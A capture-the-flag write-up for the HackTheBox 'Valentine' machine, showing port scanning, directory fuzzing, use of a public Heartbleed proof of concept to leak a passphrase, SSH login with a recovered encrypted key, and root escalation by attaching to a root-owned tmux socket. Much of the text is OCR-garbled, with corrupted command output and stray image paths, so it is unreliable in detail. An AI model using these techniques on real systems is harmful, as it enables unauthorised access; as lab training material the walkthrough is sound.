Valentine (HTB)

ip of the machine :- 10.129.231.125

```
sohamt@CyberCreedPC ~/current $ ping 10.129.231.125 -c 5

PING 10.129.231.125 (10.129.231.125) 56(84) bytes of data.
64 bytes from 10.129.231.125: icmp_seq=1 ttl=63 time=76.0 ms
64 bytes from 10.129.231.125: icmp_seq=2 ttl=63 time=75.4 ms
64 bytes from 10.129.231.125: icmp_seq=3 ttl=63 time=76.0 ms
64 bytes from 10.129.231.125: icmp_seq=4 ttl=63 time=76.2 ms
64 bytes from 10.129.231.125: icmp_seq=5 ttl=63 time=76.0 ms
64 bytes from 10.129.231.125: icmp_seq=5 ttl=63 time=76.0 ms
65 bytes from 10.129.231.125: icmp_seq=5 ttl=63 time=76.0 ms
66 bytes from 10.129.231.125: icmp_seq=5 ttl=63 time=76.0 ms
```

machine is on!!!

```
sohamt@CyberCreedPC ~/current $ nmap -p- --min-rate=10000 10.129.231.125

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-26 11:32 IST

Nmap scan report for 10.129.231.125 (10.129.231.125)

Host is up (0.074s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

Got usual ports open!!!

```
sohamt@CyberCreedPC ~/current $ nmap -p 22,80,443 -sC -A -Pn -T5 10.129.231.125
Starting Nmap 7.95 (https://nmap.org) at 2024-10-26 11:33 IST
Nmap scan report for 10.129.231.125 (10.129.231.125)
Host is up (0.075s latency).
       STATE SERVICE VERSION
PORT
                      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
1  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp open ssl/http Apache httpd 2.2.22 ((Ubuntu))
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
| Not valid after: 2019-02-06T00:45:25
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: 2024-10-26T06:04:02+00:00; 0s from scanner time.
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.58 seconds
```

aggressive nmap scan revealed version of the services running on above found open ports.

♦ 10.129.231.125



http and https was hosting the same stuff...

```
.htpasswd
                        [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 76ms]
                        [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 78ms]
                        [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 1508ms]
.htaccess
                        [Status: 403, Size: 286, Words: 21, Lines: 11, Duration: 2511ms]
.hta
cgi-bin/
                        [Status: 403, Size: 290, Words: 21, Lines: 11, Duration: 74ms]
decode
                        [Status: 200, Size: 552, Words: 73, Lines: 26, Duration: 74ms]
                        [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 76ms]
dev
                        [Status: 200, Size: 554, Words: 73, Lines: 28, Duration: 79ms]
encode
                        [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 102ms]
index
                        [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 100ms]
index.php
server-status
                        [Status: 403, Size: 295, Words: 21, Lines: 11, Duration: 75ms]
:: Progress: [4614/4614] :: Job [1/1] :: 530 reg/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

got some directories using ffuf...



Secure Data Decoder - No Data is Stored On Our Servers



Click here to use the encoder.


got a decoding web page....

Secure Data Encoder - No Data is Stored On Our Servers

submit

Click here to use the decoder.

also got an encoding web page....



Your input:

testing this machine


Your encoded input:

 $dGVzdGluZyB0aGlzIG1hY2hpbmU \! = \!$


Looks like base64 encoder to me.... Although captured this request...

```
Request
 Pretty
                 Hex
1 POST /encode.php HTTP/1.1
2 Host: 10.129.231.125
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.
   9, image/avif, image/webp, image/png, image/svg+xml, */*;
   q = 0.8
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate, br
7 | Content-Type: application/x-www-form-urlencoded
8 Content-Length: 25
9 Origin: http://10.129.231.125
10 Connection: keep-alive
11 Referer: http://10.129.231.125/encode.php
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
15 text=testing+this+machine
```

It is passing text as the parameter in data of the POST request, so let's try for command injection.



didn't work in any case and same with the decoding web page...




Index of /dev




Apache/2.2.22 (Ubuntu) Server at 10.129.231.125 Port 80


in dev directory got some interesting stuff...



Saw notes.txt file first and just a normal to do list...



saw hype_key file and seems like hex to me...



seems like an ssh private key!!!

sohamt@CyberCreedPC ~/current \$ cat ssh_key
----BEGIN RSA PRIVATE KEY---Proc-Type:4,ENCRYPTED
DEK-Info:AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPr078kegNuk1DAqlAN5jbjXv0PPsoq3jdbMFS8iE9p3U0L0lF0xf7PzmrkDa8R 5y/b46+9nEpCMfTPhNuJRcW2U2gJc0FH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6 0EI0Sb0YUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMgz76W6abRZeXi Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P OXBKNe6l17hKaT6wFnp5eX0aUIHvHnv06ScHVWRrZ70fcpcpimL1w13Tqdd2AiGd pHLJpYUII5PuO6x+LS8n1r/GWMqS0EimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH QdWwFwaXbYyT1uxAMSl5Hq90D5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC 016jLFD2ka0Lfuyee0fYCb7GTq0e7EmMB3fGIwSdW80C8NWTkwpjc0ELblUa6ul0 t9grSosRTCsZd140Pts4bLspKxMM0sgnKloXvnlP0SwSpWy9Wp6y8XX8+F40rxl5 XqhDUBhyk1C3YP0iDuP0nMXaIpe1dqb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ +wQ87LMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtq0Mxt6r2qb1E AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q r08pk0xArXE2dj7eX+bq656350J6TqHbAlT01Rs9PulrS7K4SLX7nY89/RZ5oSQe 2VWRyTZ1FfngJSsv9+Mfvz341lbz0IWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky e1BsfSbsf9FquUZkqHAnnfRKkGVG10Vyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP 09nVjTaYtWUXk0Si1W02wbu1NzL+1Tq9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL suLaBMxYKm3+zEDIDveKPNaaWZqEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii30EW l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3 ----END RSA PRIVATE KEY-----


got a private ssh key!!!

```
sohamt@CvberCreedPC ~/current $ nmap --script=vuln 10.129.231.125
Starting Nmap 7.95 (https://nmap.org) at 2024-10-26 11:51 IST
Nmap scan report for 10.129.231.125 (10.129.231.125)
Host is up (0.075s latency).
Not shown: 997 closed top ports (conn-refused)
PORT
       STATE SERVICE
22/tcp open ssh
80/tcp open http
| http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
 /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)
|_ /index/: Potentially interesting folder
443/tcp open https
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-enum:
   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)
|_ /index/: Potentially interesting folder
|_http-csrf: Couldn't find any CSRF vulnerabilities.
_http-dombased-xss: Couldn't find any DOM based XSS.
 ssl-poodle:
   VULNERABLE:
   SSL POODLE information leak
     State: VULNERABLE
     IDs: CVE:CVE-2014-3566 BID:70574
           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
           products, uses nondeterministic CBC padding, which makes it easier
            for man-in-the-middle attackers to obtain cleartext data via a
```

So after looking on different web pages and directories and also looking if the web server running is vulnerable or not but still didn't find anything and then ran the "vuln" script by nmap...

```
| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
| State: VULNERABLE
| Risk factor: High
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions a nd could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys thems elves.
```

Found the web application to be vulnerable with "Heartbleed" bug which is an error in openssl cryptographic library which can leak the info. which is supposed to be protected by SSL/TLS enryption...



Exploit

So searched for any possible exploits and found one, let's try it!!!

Run the exploit with python2 as it will not work with python3.

```
sohamt@CyberCreedPC ~/current/heartbleed-PoC (master?) $ ls -al

total 108

drwxr-xr-x 4 sohamt sohamt 4096 Oct 26 11:56 .

drwxr-xr-x 3 sohamt sohamt 4096 Oct 26 11:56 ..

drwxr-xr-x 8 sohamt sohamt 4096 Oct 26 11:56 .git

-rw-r--r-- 1 sohamt sohamt 694 Oct 26 11:56 .gitignore

-rw-r--r-- 1 sohamt sohamt 5498 Oct 26 11:56 heartbleed-exploit.py

-rw-r--r-- 1 sohamt sohamt 75777 Oct 26 11:56 out.txt

-rw-r--r-- 1 sohamt sohamt 2421 Oct 26 11:56 README.md

drwxr-xr-x 2 sohamt sohamt 4096 Oct 26 11:56 utils
```

After running the exploit the leaked info. from the web server will be in the out.txt file.

```
sohamt@CvberCreedPC ~/current/heartbleed-PoC (master?) $ cat out.txt
 0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C
                                                 .@....SC[...r...
 0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90
                                                 .+..H...9.....
                                                 .w.3...f....".
 0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0
 0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00
                                                 !.9.8......5.
 0040: 84 CO 12 CO 08 CO 1C CO 1B 00 16 00 13 CO 0D CO
                                                 . . . . . . . . . . . . . . . . .
 0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00
                                                 0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00
                                                  ....E.D..../...
 0070: 41 CO 11 CO 07 CO 0C CO 02 00 05 00 04 00 15 00
                                                 A . . . . . . . . . . . . . . .
 0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01
                                                 . . . . . . . . . . . . . . . .
 0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00
                                                 ..I.........4.
 00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00
                                                 2......
 00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00
 00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00
                                                  . . . . . . . . . . . . . . . . .
 00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 A4 2E 3F 45
                                                 ....#......?E
                                                .0#Q[.C.....Yb.
 00e0: CC 4F 23 51 5B D2 43 81 D4 09 93 15 11 59 62 DA
                                                 .....v..:..^#.
 00f0: E6 9A FD 91 C4 BF 01 76 D6 96 3A F8 AF 5E 23 97
                                                  .>...1..........
 0100: ED 3E F5 FD 98 31 00 00 17 00 00 00 0D 00 30 00
 0110: 2E 04 03 05 03 06 03 08 07 08 08 08 1A 08 1B 08
                                                  . . . . . . . . . . . . . . . . .
 0120: 1C 08 09 08 0A 08 0B 08 04 08 05 08 06 04 01 05
                                                  . . . . . . . . . . . . . . . . .
 0130: 01 06 01 03 03 03 01 03 02 04 02 05 02 06 02 00
                                                  . . . . . . . . . . . . . . . . .
 0140: 2B 00 05 04 03 04 03 03 00 2D 00 02 01 01 00 33
                                                 .&.$... ...DD.p.
 0150: 00 26 00 24 00 1D 00 20 88 A1 1B 44 44 BB 70 BB
                                                 ...8.A..;0...*I#
 0160: 13 CC B4 38 B3 41 DB CB 3B 30 14 F7 02 2A 49 23
 0170: 0E 58 04 3F 1E 48 58 64 00 15 00 84 00 00 00 00
                                                  .X.?.HXd.....
 . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . .
```

It's a hexdump, to reverse it to get the original data whose hexdump it is, will be using xxd...

Got an unusual base64 string!!! Let's decode it...

```
sohamt@CyberCreedPC ~/current/heartbleed-PoC (master?) $ echo 'aGVhcnRibGVlZGJlbGlldmVG heartbleedbelievethehype
```

Seems like some random text...

So after no such vulnerabilities and stuff thought of login through ssh.

Though of username as hype as the file name was hype and the random string that was base64 also had "hype", so tried is as the username and it worked. So, now will be adding password as the random string now...

got a no mutual signature supported error...

```
hype@Valentine:~$

Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

* Documentation: https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

sohamt@CyberCreedPC ~/current $ ssh -i ssh_key hype@10.129.231.125 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAccepted Algorithms=+ssh-rsa
Enter passphrase for key 'ssh_key':
```

After spending a lot of time figuring out the error added some more options and flags and it fixed the error because current ssh commands actually don't support rsa private keys by default so had to add more options and commands...

```
hype@Valentine:~$|
hype@Valentine:~$ls
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
```

got first flag...

```
hype@Valentine:~$ ls -al
total 148
drwxr-xr-x 21 hype hype 4096 Aug 25 2022 .
drwxr-xr-x 3 root root 4096 Dec 11 2017 ...
-rw----- 1 hype hype 147 Oct 25 23:38 .bash_history
-rw-r--r- 1 hype hype 220 Dec 11 2017 .bash_logout
-rw-r--r-- 1 hype hype 3486 Dec 11 2017 .bashrc
drwx----- 11 hype hype 4096 Dec 11 2017 .cache
drwx----- 9 hype hype 4096 Dec 11 2017 .config
drwx----- 3 hype hype 4096 Dec 11 2017 .dbus
drwxr-xr-x 2 hype hype 4096 Aug 25 2022 Desktop
-rw-r--r-- 1 hype hype 26 Dec 11 2017 .dmrc
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Documents
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Downloads
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 .fontconfig
drwx----- 3 hype hype 4096 Dec 11 2017 .gconf
drwx----- 4 hype hype 4096 Dec 11 2017 .gnome2
-rw-rw-r-- 1 hype hype 132 Dec 11 2017 .gtk-bookmarks
drwx----- 2 hype hype 4096 Dec 11 2017 .qvfs
-rw----- 1 hype hype 636 Dec 11 2017 .ICEauthority
drwxr-xr-x 3 hype hype 4096 Dec 11 2017 .local
drwx----- 3 hype hype 4096 Dec 11 2017 .mission-control
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Music
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Pictures
-rw-r--r-- 1 hype hype 675 Dec 11 2017 .profile
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Public
drwx----- 2 hype hype 4096 Dec 11 2017 .pulse
-rw----- 1 hype hype 256 Dec 11 2017 .pulse-cookie
drwx----- 2 hype hype 4096 Dec 13 2017 .ssh
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Templates
-rw-r--r-- 1 root root 39 Dec 13 2017 .tmux.conf
-rw-rw-r-- 1 hype hype 33 Oct 25 23:01 user.txt
drwxr-xr-x 2 hype hype 4096 Dec 11 2017 Videos
-rw----- 1 hype hype
                         0 Dec 11 2017 .Xauthority
-rw----- 1 hype hype 12173 Dec 11 2017 .xsession-errors
-rw----- 1 hype hype 9659 Dec 11 2017 .xsession-errors.old
```

we can see .bash_history file of the user...

```
hype@Valentine:~$ cat .bash_history
exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
cat user.txt
ls.
ls -al
```

Hmmm some tmux commands and sudo -l didn't work as password of the user is not known and also found a .tmux_conf file in user's home directory, this means that user currently logged in as might be running a tmux session.

yup!!!

Using Tmux to Priv. Esc.

Look for root /usr/bin/tmux running process that allows our group to rw in order to hijack root shell

Check for process...

```
user@box:/# ps -u root
/usr/bin/tmux -S /.devs/dev_sess
```

Check we can read/write...

```
user@box:/# ls -la /.devs/dev_sess
srw-rw---- 1 root usergroup
```

Now do the same command you see running in your user terminal that has group membership allowing rw to attach to the session...

```
user@box:/# tmux -S /.devs/dev_sess
root@box:/# id
uid=0(root) gid=0(root) groups=0(root)
```

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got this random blog on tmux session hijacking on medium with some commands of tmux. So, I tried the command to open the session running.

```
root@Valentine:/home/hype# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/home/hype# cd /root
root@Valentine:~# ls
curl.sh root.txt
root@Valentine:~#
```

So after running the command, i noticed the tmux session was running as root user and got the root flag...